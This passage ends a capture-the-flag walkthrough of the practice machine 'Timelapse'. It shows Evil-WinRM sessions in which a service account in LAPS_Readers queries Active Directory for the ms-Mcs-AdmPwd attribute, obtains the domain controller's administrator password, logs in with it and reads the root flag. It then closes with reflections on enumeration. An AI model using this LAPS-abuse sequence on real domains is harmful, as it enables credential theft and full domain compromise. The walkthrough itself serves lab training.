Warning: SSL enabled

Info: Establishing connection to remote endpoint
/opt/homebrew/Cellar/ruby/4.0.1/lib/ruby/gems/4.0.0/gems/rexml-3.4.4/lib/rexml/xpath.rb:67: warning: REXML::XPath.each, REXML::XPath.first, REXML::XPath.match dropped support for nodeset...
*Evil-WinRM* PS C:\Users\svc_deploy\Documents>
Since svc_deploy is in LAPS_Readers, we can now attempt to query Active Directory for the Domain Controller's local Administrator password.
Because Microsoft LAPS stores the password in the ms-Mcs-AdmPwd attribute (in cleartext), if our permissions are correct, we should be able to read it directly.
From a PowerShell context as svc_deploy, we can query the computer object for the DC and request that attribute.
Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd | Select-Object Name, ms-Mcs-AdmPwd
*Evil-WinRM* PS C:\Users\svc_deploy\Desktop> Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd | Select-Object Name, ms-Mcs-AdmPwd

Name  ms-Mcs-AdmPwd
----  -------------
DC01  N7{.71GAz9-Q{N]&(j77!-Lf
DB01
WEB01
DEV01


*Evil-WinRM* PS C:\Users\svc_deploy\Desktop>
With the LAPS password pulled from the Domain Controller object, we now have the local Administrator credentials for dc01.
jbrown@Jabaris-MacBook-Pro evil-winrm % ./evil-winrm.rb -i 10.129.227.113 -u administrator  -p 'N7{.71GAz9-Q{N]&(j77!-Lf'  -S

'
'
/opt/homebrew/lib/ruby/gems/4.0.0/gems/winrm-2.3.9/lib/winrm/psrp/fragment.rb:35: warning: redefining 'object_id' may cause serious problems
/opt/homebrew/lib/ruby/gems/4.0.0/gems/winrm-2.3.9/lib/winrm/psrp/message_fragmenter.rb:29: warning: redefining 'object_id' may cause serious problems

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Warning: SSL enabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd ..
*Evil-WinRM* PS C:\Users> dir


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/23/2021  11:27 AM                Administrator
d-----       10/25/2021   8:22 AM                legacyy
d-r---       10/23/2021  11:27 AM                Public
d-----       10/25/2021  12:23 PM                svc_deploy
d-----        2/23/2022   5:45 PM                TRX


*Evil-WinRM* PS C:\Users> cd TRX
*Evil-WinRM* PS C:\Users\TRX> dir


    Directory: C:\Users\TRX


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---         3/3/2022  10:45 PM                3D Objects
d-r---         3/3/2022  10:45 PM                Contacts
d-r---         3/3/2022  10:45 PM                Desktop
d-r---         3/3/2022  10:45 PM                Documents
d-r---         3/3/2022  10:45 PM                Downloads
d-r---         3/3/2022  10:45 PM                Favorites
d-r---         3/3/2022  10:45 PM                Links
d-r---         3/3/2022  10:45 PM                Music
d-r---         3/3/2022  10:45 PM                Pictures
d-r---         3/3/2022  10:45 PM                Saved Games
d-r---         3/3/2022  10:45 PM                Searches
d-r---         3/3/2022  10:45 PM                Videos


*Evil-WinRM* PS C:\Users\TRX> cd Desktop
*Evil-WinRM* PS C:\Users\TRX\Desktop> dir


    Directory: C:\Users\TRX\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        2/26/2026  12:29 PM             34 root.txt


*Evil-WinRM* PS C:\Users\TRX\Desktop> type root.txt
***FOUNDROOTFLAGEHERE*****
*Evil-WinRM* PS C:\Users\TRX\Desktop>
Closing Thoughts
Timelapse wasn't about flashy exploits or zero-days.
It was about process.
Every step came from structured enumeration:
- Read the services.
- Test assumptions.
- Pull the files.
- Crack what's protected.
- Understand permissions.
- Abuse what's misconfigured.
From anonymous SMB access, to cracking archives, to certificate authentication, to PowerShell history artifacts, to LAPS abuse — nothing here was accidental.
This box reinforced something important:
Active Directory compromise is rarely about "hacking harder." It's about slowing down and understanding how enterprise environments are actually built.
We're still on that CRTP learning train. Still sharpening enumeration. Still building discipline.
Timelapse was just another reminder — details win engagements.